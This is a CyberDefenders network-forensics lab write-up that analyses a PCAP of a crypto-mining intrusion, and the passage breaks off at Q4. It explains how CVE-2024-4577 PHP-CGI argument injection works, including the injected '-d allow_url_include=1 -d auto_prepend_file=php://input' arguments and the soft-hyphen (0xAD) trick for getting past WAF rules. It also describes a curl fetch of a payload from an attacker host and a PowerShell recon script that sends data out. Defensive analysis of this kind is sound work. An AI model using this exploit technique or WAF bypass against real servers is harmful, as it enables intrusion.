#network-forensics #cyberdefender-medium #wireshark #finished #reviewed #CyberDefenders #CyberSecurity #BlueYard #BlueTeam #InfoSec #SOC #SOCAnalyst #DFIR #CCD #CyberDefender
Scenario
Over the past 24 hours, the IT department has noticed a drastic increase in CPU and memory usage on several publicly accessible servers. Initial assessments indicate that the spike may be linked to unauthorized crypto-mining activities. Your team has been provided with a network capture (PCAP) file from the affected servers for analysis.
Analyze the provided PCAP file using the network analysis tools available to you. Your goal is to identify how the attacker gained access and what actions they took on the compromised server.
Q1 — Vulnerability that was exploited
To identify the entry point of the attack and prevent similar breaches in the future, it’s crucial to recognize the vulnerability that was exploited and the method used by the attacker to execute unauthorized commands. Which vulnerability was exploited to gain initial access to the public webserver?
Approach: Check conversation statistics for anomalous IPs, filter HTTP traffic on the web server, then follow suspicious POST streams to identify the exploit.
To get us started we can check Statistics > Conversations > IPv4.
The intuition is that we want to check if there are IP addresses which an anomalous amount of traffic flowing between them.

Output of conversation statistics sorted by packets descending
We can see a few interesting IPs
36.96.48.31.80.23.4
36.96.48.3 is interesting because it appears in the most the conversations, it might be the web server IP.
Furthermore, in the conversation with the most traffic capture, we will see that 1.80.23.4 sends more packets to 36.96.48.3 than it is receiving by more than two fold.
Let’s try checking the HTTP traffic of 36.96.48.3 see if we discover anything interesting.

HTTP traffic of 36.96.48.3
What immediately stands out to me is frame number 58 as it looks like a malicious POST request made to 36.96.48.3.
If we follow the HTTP stream we will find the following,

HTTP stream of malicious POST
In the body we can see a php script that grabs a resource from http://1.80.23.4:8000/ using curl.
Furthermore, the way they get the server to even execute this script in the first place is through specially crafted URL query parameters.
If we research into this specific string, we will find that this is a PHP CGI Argument Injection exploit identified as CVE-2024-4577.
The way it works is that since, the query parameter does not contain a literal =, the web server running PHP in CGI mode passes the entire query string directly as command-line arguments to the PHP binary.
Therefore, it will be parsed as
php -d allow_url_include=1 -d auto_prepend_file=php://input index.php
What this does is that it causes the code in the POST body to execute first before index.php.
Therefore, downloading the malicious file onto the server.
Also note that the source IP making this request is 58.16.30.23
Answer: CVE-2024-4577
Q2 — Soft Hyphen Unicode Bypass
A specific Unicode character is used in the exploit to manipulate how the server interprets command-line arguments, bypassing the standard input handling. What is the Unicode code point of this character?
The attacker here uses a soft hyphen which has Unicode code point of U+00AD or 0xAD.
This soft hyphen is the key to this entire attack as it is treated as a - by vulnerable versions of PHP and bypasses standard input handling rules that block query strings with -d.
Therefore, 0xAD allowed the attacker to bypass the WAF (Web Application Firewall) rules that match on literal -d and carry out the attack.
Answer: 0xAD
Q3 — CPU Model from Recon Script
The attacker executed commands to gather detailed system information, including CPU specifications, after gaining access. What is the exact model of the CPU identified by the attacker’s script?
Approach: Filter for additional POST requests from the attacker’s source IP, extract and decode the PowerShell recon script, then locate the system info exfiltrated back to the C2 server.
We identified in question 1 a malicious POST request being made to 36.96.48.3.
The source IP for this request was 58.16.30.23.
Let’s filter for other POST requests that this IP may have possibly made by using ip.src == 58.16.30.23 && http.request.method == "POST".

Output of filter
If we inspect the POST bodies of frame numbers 216 and 255 we will find the following.
In frame number 216, we will see that he is downloading and executing a PowerShell script named 1.ps1 located in C:\Windows\Temp\

Packet 216
In frame number 255, we will see that he is downloading and executing an executable with name 2.exe located in C:\Windows\Temp

Packet 255
Let’s investigate the frames between 216 and 255 to see what was returned to the attacker in this period. Let’s also filter by HTTP and see what we find.

Filter output
We can see after the exploit, the server makes a GET request for the malicious PowerShell script.
If we look at frame 224 we can actually extract the script which is the following,

1.ps
The actual payload is base64 encoded so we need to decode that first.

Which shows us that 1.ps is used to grab information about system specifications like processor, physical memory and logical disks.
It then outputs this information into C:\Windows\Temp\1.txt then sends it to 1.80.23.4:8000 before removing both 1.ps and 1.txt.
So now we know what to look for as the information to answer this question will be in the POST request being sent from 36.96.48.3 to 1.80.23.4.
We can see this request being made with frame number 233.

Frame number 233
Where if we look in the body we will see information about the server’s CPU etc. Which if we copy and use CyberChef to make it more readable we get,

1.txt contents
Therefore, the model of the CPU identified is Intel(R) Core(TM) i7-6700HQ.
Answer: Intel(R) Core(TM) i7-6700HQ
Q4 — Command to Start Process with Elevation
Understanding how malware initiates the execution of downloaded files is crucial for stopping its spread and execution. After downloading the file, the malware executed it with elevated privileges to ensure its operation. What command was used to start the process with elevated permissions?
Approach: Inspect the POST body of frame 255, which contains the PowerShell command that downloads and executes the malware with elevated privileges.
We identified in frame number 255 a command to download and run an executable.
